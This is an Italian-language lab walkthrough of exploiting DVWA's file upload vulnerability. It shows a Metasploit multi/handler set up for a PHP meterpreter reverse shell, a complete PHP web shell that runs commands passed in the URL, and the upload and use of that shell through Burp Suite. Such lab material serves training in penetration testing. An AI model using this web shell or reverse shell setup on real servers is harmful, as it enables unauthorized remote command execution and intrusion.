
Carichiamo la **reverse shell ph**p sul server







shell.php caricata con successo




Da **msfconsole** mettiamo il **multi/handler** in **ascolto**


```
┌──(marco㉿vbox)-[~]
└─$ msfconsole
```

configuriamolo impostando **PAYLOAD**, **LHOST** e **LPORT**


```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD ⇒ php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > show options

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
```

Eseguiamo la **shell** selezionandola dal **url**






Abbiamo stabilito una connessione





Scriviamo una **shell** o generiamone una per es. con ***https://www.revshells.com/***


```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
   if(isset($_GET['cmd']))
   {
      system($_GET['cmd']);
   }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```

inviamo la **shell2.php**






Vulnerability: File Upload
Choose an image to upload:
Choose File
No file chosen
Upload
../../hackable/uploads/shell2.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm



Burp Suite Community E
192.168.50.150/dvwa/hackable/uploads/shell2.php


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop
Request to http://192.168.50.150:80
Time Type Direction Method URL
23:13:0... HTTP → Request GET http://192.168.50.150/dvwa/hackable/uploads/shell2.php
Request
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell2.php HTTP/1.1
2 Host: 192.168.50.150
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=22bc42cd36eaa6e6be4dda66e9ba1b47
9 Connection: keep-alive
10
11
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers

colleghiamoci all'indirizzo della **shell**







possiamo mandare al **repeater** la richiesta e modificarla